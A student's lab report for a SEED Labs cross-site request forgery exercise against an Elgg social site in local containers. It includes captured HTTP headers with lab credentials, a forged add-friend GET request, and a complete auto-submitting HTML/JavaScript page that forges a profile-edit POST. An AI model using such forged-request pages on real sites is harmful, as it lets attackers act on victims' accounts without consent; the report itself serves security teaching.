

INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

CROSS SITE REQUEST FORGERY (CSRF) ATTACK LAB

Labsetup

The following details are appended into the /etc/hosts file so that seed-server, example32 and attacker32 all route back to the same system (running on different containers).

```
1 127.0.0.1 localhost
2 127.0.1.1 pavan
3 10.9.0.5 www.seed-server.com
4 10.9.0.5 www.example32.com
5 10.9.0.105 www.attacker32.com
6 |
7
8 # The following lines are desirable for IPv6 capable hosts
9 ::1 ip6-localhost ip6-loopback
10 fe00::0 ip6-localnet
11 ff00::0 ip6-mcastprefix
12 ff02::1 ip6-allnodes
13 ff02::2 ip6-allrouters
```

TASK 1 : OBSERVING THE HTTP REQUEST

We first use the docker ps and docker exec -it <container-id> sh commands to bring up the elgg website that is going to be used. Once we have the login page ready, we download the HTTP Live Header extension and install it onto our Firefox browser.

We login to Samy's account to observe how the HTTP request header is. On logging in, we observe the following header details

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----47977267433290584931585069707
Content-Length: 563
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=kk9ceq95cjboba9pi6e8e9iibl
__elgg_token=MxJjCZxLc1RLAubZQvHSWw&__elgg_ts=1681383808&username=samy&password=seedsamy
POST: HTTP/1.1 200 OK
Date: Thu, 13 Apr 2023 11:04:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=nvteo149626t1ndnrcleeh74cd; path=/
Vary: User-Agent
Content-Length: 405
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

The elgg_token and elgg_timestamp both are sent across to the server end from the client, along with username and password credentials. The username and password are both clearly visible in this header packet as no encryption has been enforced in this protocol (HTTP).

The header shown above and below gives us details about the User-Agent or the client, the accepted communication language, the agreed encoding scheme etc. When submitting sensitive login credentials, it is usually done via a POST request. Because the user intended to login, a POST request holding the user's credentials was posted to the server for verification.

```
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/
Connection: keep-alive
Cookie: Elgg=nvteo149626t1ndnrcleeh74cd
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Thu, 13 Apr 2023 11:04:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2877
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/serve-file/e0/l1587929565/di/c0/RIFvmm_vS--I9Xb9mhiE_B0UtzLAC_Og-HwWQBq0A1c/
```

The basic idea of CSRF suggests that when a particular webpage sends a cross-site request to a specific server (whose session is active on the same browser), then the session cookies or details of the same site request are added by the browser and sent to that specific server. If this webpage is malicious, then malicious requests can be sent across to that server. Considering the fact that the server will not be able to distinguish between same-site and cross-site requests, it will believe that is a valid request from the client and carry out the necessary actions.

So, in some capacity, the attacker has hijacked the session (to a certain extent) and carried out malicious activity without directly accessing the session details.

The client is unaware of the malicious activity that has ensued, but by merely clicking on the maliciously crafted website/link, the client has brought the impending consequences of this attack upon himself/herself/their self.

INFORMATION SECURITY LAB 07


Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

TASK 2 : CSRF ATTACK USING GET REQUEST

We first understand how the header of a GET request sent from the client will look like.

We login to SAMY's account and click on Charlie's profile. When we click on Add Friend, we see that a GET packet is sent out to the server. The format of the GET request header is also shown clearly below-



We see that after the 'add' section in the header, there is a '?' that follows. The data that follows after that are parameters that are passed from the client to the server. In this case, the attribute is `friend=58`. We understand based on this header that when AddFriends is clicked, the corresponding GUID of that friend is sent across to the server.

INFORMATION SECURITY LAB 07


Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

In this task, we want Alice to add Samy as her friend unknowingly (or without consent). In order to do that, all we need to do is craft a malicious site that sends out a GET request when clicked. The GET request must have the URI as shown in the screenshot above (to add a friend), but the only modification is that we must add Samy's GUID in the intended location instead.


We find out Samy's GUID by inspecting the page source of Samy's profile. We find very evidently that the guid and the owner-guid of Samy's page is 59.

The same is highlighted in the screenshot shown below-




Now that we know the URI and the guid, it is time to craft the malicious website.

We embed the GET request in the src section of the image tag. When the page is loaded, the corresponding URL is looked up for the image. The URL we have embedded sends out a GET request to the seed-server. Therefore, no image is rendered, but a HTTP GET request is sent out to seed-server (the client who clicked on the link is unaware this has happened).



The corresponding container commands are shown below-



INFORMATION SECURITY LAB 07


Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

We are currently modifying addfriend.html file. We now get the attacker32 container running and open the attacker32.com website. There are two hyperlinks present in the main landing page. We will be clicking on the Add-Friend link for this task.


We login to Alice's profile first. We look at her friends list and identify that Samy is not present in it. We have an active session (same-site request) that is interacting with the server. Now, I open attacker32.com's site and click on the Add-Friend link.

When I do that, I am redirected to this page –



A GET request is sent out from attacker32.com's page to the seed-server. This is a cross-site request. However, since CSRF counter-measures are disabled, the server believes it is a valid Add-Friend request from Alice. It therefore, adds Samy as Alice's friend.

The same can be seen in the screenshot below-



No security tokens are sent across along with the input parameters (friend=59). This enabled Samy to add himself to Alice's friend list without Alice's consent.

TASK 3 : CSRF ATTACK USING POST REQUEST

When we modify the contents of the profile, those changes have to be updated or reflected on the server and then rendered back to the client. To do so, POST requests are sent across. In this task, we intend to add “PavanRKashyap(CS280) is my hero” in Alice’s description without her consent. In order to add/modify data into an already existing placeholder, we need to use POST request.

One common usage of POST requests is in forms. When a user clicks on the Submit button, all the required details are posted to the server. In this described scenario, the client has control over when the request is sent out.

However, if the form were to be submitted as soon as the page loaded to the client, then the client would not know about it. Likewise, if there is no option provided to the client to submit the form, then the client will not know when the form is submitted. These are the two primary concepts used in this attack.

In order to understand the template of a POST request, we first modify Samy’s profile and click on Submit. We add the malicious message → “PavanRKashyap(CS280) is my hero” into the About Me and Description sections. Once done, we click on Save and observe the HTTP Live headers.

The screenshot shows the 'Edit profile' interface for a user named 'Samy'. The 'About me' section contains the text 'PavanRKashyap(CS280) is my hero' and is highlighted with a red dashed box. The 'Brief description' section also contains the same text and is highlighted with a red dashed box. The 'Public' access specifier is selected for both sections. The right sidebar contains links for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

We observe that a POST request is generated. The highlighted sections indicate the attributes that are part of the header, which include the name, the description (which contains our message), the access specifier (that specifies who all has access to the description message) and the guid that this POST must be updated in. In our case, it is Samy whose guid is 59, so the corresponding guid is 59.

INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----20202409171095983682552952671
Content-Length: 3034
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=602agvo77l6q77rv67reggkf9
Upgrade-Insecure-Requests: 1
__elgg_token=PXf8a-HtXlyGKRTynfT-Ww&__elgg_ts=1681385447&name=Samy&description=<p>PavanRKashyap(CS280) is my hero</p>
&accesslevel[description]=2&briefdescription=PavanRKashyap(CS280) is my hero&accesslevel[briefdescription]=2&location=&accesslevel
POST: HTTP/1.1 302 Found
Date: Thu, 13 Apr 2023 11:35:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy/edit
```

Clear Options File Save ☐ Record Data ☒ autoscroll

This indicates to us that if we were to provide Alice's guid in this POST header, then those modifications would take place in Alice's profile instead of Samy's (as seen below)-

```
http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy/edit
Connection: keep-alive
Cookie: Elgg=602agvo77l6q77rv67reggkf9
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Thu, 13 Apr 2023 11:35:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3552
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

INFORMATION SECURITY LAB 07


Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

The message we see below in the description would get reflected on Alice's profile without her consent if we were to identify Alice's guid and place it in the POST request that we are generating.

Samy

Edit avatar>Edit profile



Brief description

PavanRKashyap(CS280) is my hero

About me

PavanRKashyap(CS280) is my hero

Blogs

Bookmarks

Files

Pages

Wire post

Add widgets

We observe Alice's page source and identify the page-owner's guid. As highlighted below, it is 56.

```
view-source:http://www.seed-server.com/profile/alice
37 <div class="elgg-avatar elgg-avatar-large"></div>
38 <div class="elgg-menu-container elgg-menu-owner-block-container" data-menu-name="owner-block"><ul class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default" data-menu-section="
39 <li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks"><a href="http://www.seed-server.com/bookmarks/owner/alice" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Bookmarks</span></li>
40 <li data-menu-item="file" class="elgg-menu-item-file"><a href="http://www.seed-server.com/file/owner/alice" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Files</span></li>
41 <li data-menu-item="pages" class="elgg-menu-item-pages"><a href="http://www.seed-server.com/pages/owner/alice" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Pages</span></li>
42 <li data-menu-item="thewire" class="elgg-menu-item-thewire"><a href="http://www.seed-server.com/thewire/owner/alice" class="elgg-anchor elgg-menu-content"><span class="elgg-anchor-label">Wire post</span></li>
43 </div>
44 </div>
45 </div>
46
47 <div class="elgg-main elgg-body elgg-layout-body clearfix">
48 <div class="elgg-layout-content clearfix">
49 <div class="elgg-layout-widgets" data-cs="2" data-kind="parent" data-bbox="117 452 883 712"><div class="elgg-widgets-grid"><div id="elgg-widget-col-1" class="elgg-widgets"></div><div id="elgg-widget-col-2" class="elgg-widgets"></div></div></div>
50 require(["elgg/widgets"], function (widgets) {
51   widgets.init();
52 });
53 </script>
54 </div>
55 </div>
56 </div></div></div><div class="elgg-page-section elgg-page-footer"><div class="elgg-inner"><div class="elgg-menu-container elgg-menu-footer-container" data-menu-name="footer"><ul class="elgg-menu elgg-menu-fi
57 <li data-menu-item="report this" class="elgg-menu-item-report-this"><a href="http://www.seed-server.com/ajax/form/reportedcontent/add" title="Report this page to an administrator" class="elgg-anchor elgg-menu-co
58 * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function
59 * @since 3.3
60 */
61
62
63 var lightbox_links = document.getElementsByClassName('elgg-lightbox');
64
65 for (var i = 0; i < lightbox_links.length; i++) {
66   lightbox_links[i].onclick = function () {
67     return false;
68   };
69 }
70
71 var toggle_links = document.querySelectorAll('a[rel="toggle"]');
72
73 for (var i = 0; i < toggle_links.length; i++) {
74   toggle_links[i].onclick = function () {
75     return false;
76   };
77 }
78
79 var elgg = { "config": { "lastcache": 1587931381, "viewtype": "default", "simplecache_enabled": 1, "current_language": "en", "security": { "token": { "_elgg_ts": 1681386051, "_elgg_token": "v7l8gclhXs-4ssrPMA0-d0" }, "session": {
80 </script><script src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script><script src="http://www.seed-si
```

Crafting a POST request is not as easy as a GET request. The arguments that we need to pass must be part of the body and not the header. Therefore, we use the template given for a POST request and add the corresponding details

Alice's username

The malicious note

The access specifier (set to Public)

And Alice's guid that we have previously obtained.

As mentioned earlier we create a form whose equivalent HTML tags are hidden. These tags are already populated with values and is auto-submitted to the server when the client clicks on the link.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='PavanRKashyap(CS280) is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Once complete we login to Alice's profile and check her Description section. It is empty as of now. There is an active session that Alice is currently logged onto.

We now open attacker32.com's webpage and now click on the Edit-Profile link.

As soon as we click on it, we are redirected to the following page-



INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

On observing the Live headers, we see that a POST request is sent across from the browser to the server. The browser attaches the same session cookies that are being used in the same-site request and sends it across to the server. The server is unable to distinguish b/w same-site and cross-site.

We see that the 302 status is repeated and it redirects the POST update to Alice's profile.

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=vn0rec5smj9l46mt2n3m3l1jtu5
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=PavanRKashyap(CS280) is my hero&accesslevel[briefdescription]=2&guid=56
POST: HTTP/1.1 302 Found
Date: Thu, 13 Apr 2023 11:47:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/alice
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

```
http://www.seed-server.com/profile/alice
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.attacker32.com/
Connection: keep-alive
Cookie: Elgg=vn0rec5smj9l46mt2n3m3l1jtu5
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Thu, 13 Apr 2023 11:47:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3523
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
http://www.seed-server.com/cache/1587931381/default/font-awesome/css/all.min.css
Host: www.seed-server.com
```

